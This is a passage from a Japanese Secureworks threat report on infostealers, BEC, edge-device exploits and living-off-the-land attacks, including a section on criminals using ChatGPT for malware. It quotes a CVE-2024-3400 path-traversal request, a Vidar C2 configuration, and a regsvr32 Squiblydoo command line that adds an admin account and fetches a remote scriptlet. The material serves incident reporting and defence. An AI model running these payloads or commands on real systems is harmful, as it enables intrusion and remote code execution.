


図10. Russian Marketで特定の日に販売されていた情報窃取マルウェアのログ（出典：Secureworks）

情報窃取マルウェアの標的型攻撃事例

2023年10月、Secureworksのインシデント対応担当者は、Webブラウザーに保存されている特定のサービスの認証情報を盗むことを目的としてある組織を標的とした攻撃で、情報窃取マルウェアが使用された事案[42] に対応しました。このような使用法は珍しく、情報窃取マルウェアがこのように特定の目的のために使用されているのをCTUリサーチャーが観測したのは今回が初めてです。

この事案では、攻撃者が最初にホテルの従業員に対してソーシャルエンジニアリングを行った後、ホテルに送信されたフォローアップメールに記載された不正なURLを介して情報窃取マルウェアVidarが配信されました。この攻撃の最初のメールで攻撃者は、自身が身分証明書（ID）を紛失した元宿泊客であると主張していました。この最初のメールは、受信者にIDを見つけるための協力を求めていましたが、その段階では添付ファイルや不正なリンクは含まれておらず、受信者の信頼を得ることが目的だったと考えられます。疑う理由がないホテル従業員は、5分以内にメールに返信し、送信者に協力するためにさらに情報を求めました。

From: [redacted]@gmail.com <[redacted]@gmail.com>
Sent: [redacted] October 2023 [redacted]
To: [redacted]
Subject:

Good morning, we stayed in your hotel a couple of days ago. We have a problem with the lost ID. We hope that you can help us. I am waiting for your reply. Best regards!

From: [redacted] <[redacted]@gmail.com>
Sent: [redacted] October 2023 [redacted]
To: [redacted]
Subject: Re: LOST ID

Good afternoon! I am writing again about a lost passport. Despite thoroughly searching our car, including under the seats and in the trunk, we were unable to locate my passport. Moreover, we have checked all the luggage and clothes. We strongly believe that we left it at your hotel. To assist you in identifying it, I have attached photos of the passport along with all necessary details. In addition, I have provided our check-in details, including the quest number.

https://drive.google.com/uc?export=download&confirm=no_antivirus&id=[redacted]
Password 123456

Please assist us in finding the document, as we have another trip planned for next week and will need it again.
Best wishes!

図11. 攻撃者によって送信された標的型フィッシングメールとフォローアップ メール（出典：Secureworks）

2日後、攻撃者は紛失したIDに関するメールをさらに送信します。攻撃者は、その身分証明書がパスポートであり、ホテルに忘れたのは間違いないと主張しました。この2通目のメールには、ホテル従業員がパスポートを探せるように、パスポート写真とチェックイン情報が格納されているというGoogle DriveのURLリンクが含まれていました。実際には、このGoogle DriveのURLには情報窃取マルウェアVidarがホストされており、ホテル従業員がリンクをクリックすることで、ホテル受付のデスクトップにマルウェアが配信されました。

Vidarはホテルのネットワークに展開されると、ホテルのBooking.comアカウント情報を入手し、攻撃者はBooking.comのメッセージシステムからのメッセージにて予約の支払いを要求し、ホテル予約客を騙しました。

この攻撃活動は、情報窃取マルウェアを使用してホテルの認証情報を取得し、Booking.comユーザーを標的にする、より広範囲な攻撃活動の一部であった可能性があります。CTUリサーチャーは、攻撃者が公式のメッセージングシステムを使用してBooking.comユーザーにメッセージを送信し、詐欺行為を行っているという複数のオープンソースレポートを認識しています。

```
Botnet: f1eb8d8eb0ed7b80a2facc51aa8449b1
Deaddrop_Tag: trumas
UserAgent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0 uacq
Version: '6'
url:
- https://t.me/cahalgo
- https://steamcommunity.com/profiles/76561199560322242
```

ホストC2 IP
アドレス

図 12. 分析したVidarの設定情報（出典：Secureworks）

往々にしてシンプル、時に複雑、猛威を奮い続けるBEC

ビジネスメール詐欺（BEC）は金銭目的の攻撃であり、攻撃者が侵害または偽装したメールアドレスを使用し、被害者を騙して攻撃者が管理する銀行口座に送金させます。BECは、あらゆる規模の組織にとって依然として最も重大な金銭目的の脅威の1つであり、英国政府の2024年版「Cyber security breaches survey」[43] によると、2023年には企業の84%、慈善団体の83%がフィッシング攻撃を経験したことが明らかになっています。同年、FBIのインターネット犯罪苦情センターには、21,489件[44] が寄せられ、調整後の損失は29億米ドルを超えました。

BECでは通常、目的を達成するために単純な手法が使用されます。Secureworksのインシデント対応担当者は、微妙に異なるものの、比較的単純で効果的な手法を使用したいくつかのBEC事案を2023年に調査しました。

あるインシデントでは、被害者宛てに、年間ビジネスサービスの更新に関する正規のメールと請求書が届いた直後に、前のメールには古い銀行情報が含まれていたと主張する攻撃者のメールが送られました。攻撃者のメールは、正当な送信者とよく似たメールアドレスから発信されていたため、さっと見ただけでは疑いを持つことはないでしょう。もう1つのインシデントでは、被害者は、受けたサービスに関する請求書をメールで受け取りました。しかし、この送信者のメールアドレスはなりすましたもので、さらに返信先アドレスにはホモグラフ攻撃が使用されていたことが判明しました。1つの文字を、その1文字によく似た他の2文字に置き換えることで、そのアドレスが信頼できるドメインに見えます。また、その不正メールと請求書は、以前の正規の請求書の修正版を装っていました。

上記の2つの例は、技術的な攻撃ではなく人間の過ちに依存して成功を狙いますが、多くのBEC攻撃では、攻撃者が被害者のメールアカウントにアクセスして標的を把握し、ベンダーやサプライヤーとの会話に介入します。2023年、Secureworksのインシデント対応担当者は、サードパーティのメールクライアントを使用して被害者の受信トレイからメールを盗む2件のBEC事案を調査しました。どちらのインシデントでも、攻撃グループはフィッシングメールを使用して侵害した被害者のユーザーアカウントに正常にアクセスし、特定のメールを別のフォルダーに転送するための受信トレイルールを作成していました。




図13. 最初の侵害に使用されたapp.box.comへの不正なリンクを含むフィッシングメール（出典：Secureworks）

いずれのケースでも、攻撃者は財務資料を閲覧および変更した後、「eM Client」という正当なサードパーティ製アプリケーションをダウンロードしてインストールし、このアプリケーションを承認して被害者のメールボックスを外部デバイスと同期できるようにしたことが確認されました。その後、攻撃者は何千人もの他のユーザーに金融関連のフィッシングメールを送信しました。

不正にアプリケーション同意を行い正規のアプリケーションや不正なアプリケーションをインストールすることは、BECにおける一般的な戦術です。たとえば、Secureworksのインシデント対応担当者が確認した少なくとも2件の侵害では、攻撃者がPerfectData Softwareアプリケーションをインストールしてメールボックスのデータにアクセスし、受信トレイルールを作成していました。以前のSecureworksのインシデント対応事案では、中国のサイバー諜報グループが、Exchange Web Services[45] (EWS)を介してサインインしたユーザーと同じExchange Onlineメールボックスへのアクセス権を、シングルテナントアプリケーションに設定していたことが明らかになりました。.

一部の不正なアプリケーション同意攻撃では、攻撃者は不正な Azure登録済みアプリケーション[46] を作成した後、フィッシングを使用して被害者をだまし、そのアプリケーションがデータにアクセスすることを同意させます。同意を与えることは、被害者に代わりAPI呼び出しを行えるアクセストークンの形式で、アプリが被害者の機密データにアクセスする許可を得ることを意味します。これにより、攻撃者は密かに永続性を獲得し、維持できるようになります。BEC攻撃では、このように正規のアプリケーションを使用することで、攻撃者は不正なアプリケーションを検知するセキュリティ対策を回避し、被害者のメールボックスへのアクセスを長期間維持できるようになります。

2023年を通じて、AIの進化と、それがサイバー犯罪のエコシステムにどのような影響を与えるかについて多くの議論が交わされました。大きな注目を集めている分野の1つは、高度なBEC攻撃におけるディープフェイク[47]の使用です。ディープフェイクは、CEOやその他の上級役員を模倣したリアルな音声録音や画像を作成するために使用されます。これまでのところ、実際にこの種の技術が攻撃者によって使用され、従業員を騙して攻撃者が管理する口座に資金を送金させた 例[48] は、わずか[49] しかありません。ただし、この技術がより高度になり、より利用しやすくなるにつれて、さらに多くの被害事例が出るでしょう。

第 2 章

戦術・技術・手順における注目すべき傾向

境界突破

古いまたは保護が十分でない 境界デバイス[50] は、1年を通じて、国家支援の攻撃グループやサイバー犯罪者などに複数の機会を提供してきました。「インターネットに接続されたデバイスの脆弱性」は、Secureworksが対応したランサムウェア攻撃のインシデント事案で最も頻繁に見られた侵入手法（IAV）であり、IAVが特定できた事案の半分を占めました。これらのインシデントでは、攻撃グループがCisco Systems、Palo Alto Networks、Fortinet、Ivanti、Citrix、F5などの製品の脆弱性を悪用していました。このような製品の多くは、ネットワークのエッジに配置されたデバイスでした。




図14. 2023年7月から2024年6月までのSecureworksのIR対応で最も頻繁に悪用された脆弱性（出典：Secureworks）

CTUリサーチャーは、外部に面した脆弱なデバイスを介して攻撃者が被害組織のネットワークにアクセスする例をいくつか観測しました。あるネットワーク侵害では、攻撃者が数十台の境界DSLルーターにアクセスし、使用中の設定を変更して、ネットワークトラフィックをミラーリングし外部IPアドレスにリダイレクトしていました。ログ分析により、ロシア政府が支援する攻撃グループが関与している可能性が高いことを示唆する活動パターンと脅威インディケータが明らかになりました。

別のインシデントでは、攻撃者が、F5のBIG-IP製品群における重大なリモートコード実行（RCE）の脆弱性であるCVE-2023-46747を侵入手法として悪用した可能性があります。通常、ロードバランサーは境界内に配置されますが、この場合、侵害されたデバイス（バックアップロードバランサー）がインターネットに公開されていました。次に、攻撃者は、既存の管理者アカウントを使用して認証に成功するまで、デバイス上に130を超えるアカウントを作成しました。

その後、攻撃者はF5 Big-IPロードバランサーの特定のフォルダーにWebシェルをインストールし、Webインターフェイスを介して複数の異なるIPアドレスからコマンドを実行するために使用しました。この不正な活動は、脆弱性に対するパッチのリリース直後に発生しました。また、侵害の全体的な目的はデータの窃取であるように思われました。この侵害は特定の攻撃者によるものと結論付けられませんでしたが、香港に地理的に位置付けられたIPアドレスから管理者アカウントへのログインに成功していました。CVE-2023-46747の悪用は、別の**サードパーティの報告**[51]で中国国家安全部（MSS）の請負業者と関係があったとされていますが、今回の事案がそうであったことを裏付ける証拠は今のところありません。

この例が示すように、境界やその他のインターネットに公開されているデバイスの脆弱性が明らかになるとすぐに、さまざまな攻撃者による脆弱なデバイスに対する悪意あるスキャンが開始されます。攻撃コードが公開されると、そのスキャンは増大します。

```
Oct 27 22:13:10 172.26.243.123 Oct 27 22:13:10 S217124LO6LB12 notice mcpd[7427]: 01070417:5: AUDIT -
client tmsh, tmsh-pid-30987, user root - transaction #130616968-4 - object 0 - create { userdb_entry {
userdb_entry_name "fadmin2" userdb_entry_shell "bash" userdb_entry_passwd ****" userdb_entry_is_crypted 0
}} [Status=Command OK]
```

図15. F5 Big-IPロードバランサー内でのユーザーアカウントの作成を示すログ（出典：Secureworks）

例えば、4月12日、Palo AltoはPalo Alto PAN-OS GlobalProtectゲートウェイおよびポータルデバイスに影響を与える、最も重大度の高いコマンドインジェクションの脆弱性CVE-2024-3400を開示しました。悪用に成功すると、認証されていない攻撃者がデバイス上でルート権限を使用して任意のコードを実行できるようになります。この脆弱性は、4月12日の開示時点で、国家支援と見られる攻撃者によってすでに限定的に悪用されていました。その後CTUリサーチャーは、4月16日のセキュリティ会社Watchtowrによる「検知ツール」の公開[52]を受けてスキャン活動が増加したことを観測しました。

Secureworks Taegis™の対策プログラムにより、複数の顧客環境での悪用の試みが検知されました。最も観測された活動は、不正なHTTPセッションIDを標的デバイスに渡して、公開ディレクトリに0バイトのファイルを書き込む攻撃試行でした。その後、攻撃者がそのファイルに対してリクエストを発行し、WebサーバーからHTTP 403エラーが応答されれば、ファイル書き込みに成功しており標的デバイスが脆弱であることが確認できます。この脆弱性は、ファイルを書き込む前にセッションIDフォーマットの検証が不十分であることが原因となっています。




図16. CVE-2024-3400悪用のタイムライン（出典：Secureworks）


```
POST /ssl-vpn/hireport.esp HTTP/1.1
Host: [redacted]
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.038.109.202.213
Transfer-Encoding: chunked
Accept: */*
Connection: close
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/2fHsc85liQvKN4bEBcdmfVRozfa.txt;
Accept-Encoding: gzip
```

図17. PAN-OSの脆弱性により、無効なセッションIDを介して任意のファイルへの書き込みが可能になる（出典：Secureworks）

攻撃コードの開発、被害者学、および悪用されたUPSTYLEバックドアの機能から、この脆弱性を悪用した最初のゼロデイ攻撃は、国家が支援する攻撃者によるものであった可能性が高いと考えられます。しかし、Taegisによって検知された悪用の試みの多くは、技術的に未熟な攻撃者によるものであり、悪用の成功には至りませんでした。たとえば、いくつかのIR事案において、Secureworksのコンサルタントは、悪用を試みた証拠は存在するものの、デバイスへの接続試行はいずれも成功していないと判断しました。この活動が、攻撃グループが悪用できるデバイスを探索するためのスキャン活動であったことを示しています。

1月の攻撃活動は、脆弱性が公表後にリスクが急上昇するもう一つの例を示しました。1月10日、Ivanti[53] and Volexity[54] は、それぞれIvantiのConnect Secure VPNとPolicy Secureネットワークアクセス制御（NAC）アプライアンスに影響を与えるゼロデイ脆弱性CVE-2023-46805とCVE-2024-21887が、2023年12月初旬以降、中国政府が支援する攻撃グループによる標的型攻撃で悪用されていたことを公表しました。これら2つの脆弱性が併用されると、認証は不要になり、攻撃者が不正なリクエストを送信することで任意のコマンドをシステム上で実行できるようになります。

この公表を受けて、国家支援の攻撃グループによる悪用率は1月中旬まで急増しました。CTUリサーチャーが直接確認したある事例では、ある組織が数日前に複数のIvanti SSL VPNアプライアンスが侵害されたことを発見しました。攻撃者は、デバイス上の正当なシステムファイルを不正なコードで変更し、永続的なアクセスを可能にするWebシェルを作成していました。



攻撃者は環境に寄生して繁栄する

環境寄生型（LOTL: Living-off-the-land）攻撃ではOS標準ツールが悪用されます。OS標準ツールの使用は、多くの場合、国家の支援を受けた攻撃グループによるものであり、ステルス性を高め、被害組織のシステム上で長期間検知されないために使用されています。マルウェアや特定のツールを必要としないこの手法は、攻撃活動の兆候を示す情報があまり生成されません。

2024年2月、米国サイバーセキュリティ・社会基盤安全保障庁（CISA）とパートナー機関は、「Identifying and Mitigating Living-off-the-land Techniques」[55]と題する共同ガイダンスを公開しました。両者がこのガイダンスを発表した日と同じ日に、中国の国家支援の攻撃グループBRONZE SILHOUETTE[56] が米国の重要インフラ活動を妨害するために5年間にわたって実施した攻撃活動でこれらの手法が広範に使用されていたことに関するアドバイザリーが発表されました。ロシアの攻撃グループによるLOTL手法の利用も増加しており、2023年9月に発表されたウクライナの報告書[57]では、ウクライナを標的としたロシアのサイバー作戦でこれらの手法の使用が増えていることが指摘されています。その他のサードパーティの 報告[58] によると、IRON TWILIGHT[59] は一貫して、攻撃に環境寄生型バイナリ（LOLBin）を使用しています。

ステルス性を重視するのは、国家が支援する攻撃グループだけではありません。ランサムウェアの滞留時間は一般的に短いままですが、より遅く、よりステルス性の高い攻撃により、より広範囲に及び、より被害の大きいランサムウェアの展開が発生する可能性があります。このような場合、マルウェアではなくOS標準ツールや正規ツールを使用すると、検知される可能性が低くなります。

中国の攻撃グループBRONZE PRESIDENTがOS標準ツールを探索に使用

2024年5月、CTUリサーチャーは、攻撃グループ **BRONZE PRESIDENT**[60] のメンバーが、TONESHELLマルウェアに感染したホストとやり取りしていることを観測しました。コマンド履歴を見ると、攻撃者がOS標準ツールを使用してホストを調査し、ユーザー、権限、ドメインの詳細などの一般的なデータを入手して、環境内での自分の位置を把握していることがわかりました。その後、攻撃者はすぐにローカルネットワークのゲートウェイであるCisco 3850スイッチへの認証を試みました。この試行ではデフォルトの認証情報が使用されていたことから、このデバイスは初期の探索中に特定されており（おそらく「**ARP.EXE** -a」コマンドの出力から）、場当たり的に認証試行を行ったと考えられます。ARP.EXEはアドレス解決プロトコル（Address Resolution Protocol）を用いIPアドレスと物理アドレスの変換テーブルを表示および変更する、Windowsの標準コマンドラインツールです。




図18. BRONZE PRESIDENTによって実行されたOSコマンド（出典：Secureworks）

Squiblydooを使用して制御をバイパス

Taegisがアラートを発した最近のインシデントでは、あるサービスに関連付けられたプロセスがWindowsユーティリティである Regsvr32[61]を使用してバイナリを実行していました。Regsvr32は、インターネットから直接COMスクリプトレットを読み込み、アプリケーションホワイトリストを回避して実行することができるコマンドラインユーティリティです。「scrobj.dll」を使用して.sctスクリプトレットを読み込みます。この手法は、検知やブロックを回避するために攻撃者によって現在でも広く使用されており 、Squiblydooとして知られています。

この事例で使用された最初のコマンドラインは次のとおりです。

```
cmd /c neti user admin$ Zxcvbnm,.1234 /ad&neti localgroup
administrators admin$ /ad&neti localgroup
administradores admin$ /ad&regsvr32 /s /u /n
/i:hxxp://139.5.177.19:8019blue.txt scrobj.dll
```

この攻撃活動は、あるホスト上のシステムアカウントによって開始されました。このコマンドにより、指定されたパスワードを持つ新しいユーザーadmin$が作成され、2つの管理者グループに追加されました。次に、regsvr32を使用してリモートサーバーからスクリプトを実行しました。その後すぐに、regsvr32.exeがリモートでホストされているコンテンツのローカル実行を許可する別のプロセスイベントが確認されました。これは、アプリケーションホワイトリストを回避する試みである可能性があります。

このイベントに使用されたコマンドラインは次のとおりです。

```
regsvr32 /s /u /n /i:hxxp://139.5.177.19:8019/blue.txt scrobj.dll
```

この活動も、同じホストのシステムアカウントから開始されました。


LOTL手法は、オンプレミス、クラウド、ハイブリッド、Windows、Linux、macOS環境など、様々なIT環境で使用できます。実際の攻撃者の行動観測から得られる脅威インテリジェンスを活用せずに、シグネチャベースの監視と検知のみに依存する防御戦略では、これらの手法が利用されたことを識別できない可能性があります。環境内ですでに使用されている一般的な正規のIT管理ツールに対する包括的な「許可」ポリシーは、攻撃対象領域を拡大し、攻撃者の作業を容易にします。CISAのガイダンスに記載されている検知のベストプラクティスを確認して理解することは、特に重要インフラ分野の組織にとって不可欠です。

増加し続ける人工知能の利用

過去1年間で、組織はAIツールをワークフローに統合するケースが増え、AIソフトウェアの使用が主流になりました。AIツールが普及し、簡単に利用できるようになるにつれて、サイバー犯罪者は必然的にそれに注目し、TTPsを進化させる新しい方法を模索するようになります。

2023年2月中旬以降、Secureworks CTUリサーチャーは、OpenAI ChatGPTのチャットボットと、それを犯罪目的で使用するさまざまな方法に関して、アンダーグラウンドフォーラムへの投稿が増加していることを観測しています。ChatGPTは、Generative pre-trained Transformer（GPT）ファミリーの大規模言語モデル（LLM）です。テキストソースの膨大なデータセットで学習し、自然言語入力に対して人間のような応答を生成します。言語モデルとして、ChatGPTは、カスタマーサービス、チャットボット、パーソナルアシスタントなど、幅広い用途で使用できます。また、フィッシング攻撃、マルウェアの開発、誤情報の拡散などの不正な目的にも利用される可能性があります。

多くのセキュリティリサーチャーが、コード開発とマルウェア作成について、ChatGPTでどこまでのことができるのか実験を行ってきました。この調査には、セキュリティ製品を回避するための**ポリモーフィック型マルウェア**[62]の開発にChatGPTを活用することや、自然言語の曖昧さとコード作成時にChatGPTが言語を再定式化する方法を悪用する**「訃報記事の海賊版」**[63]の試みが含まれています。



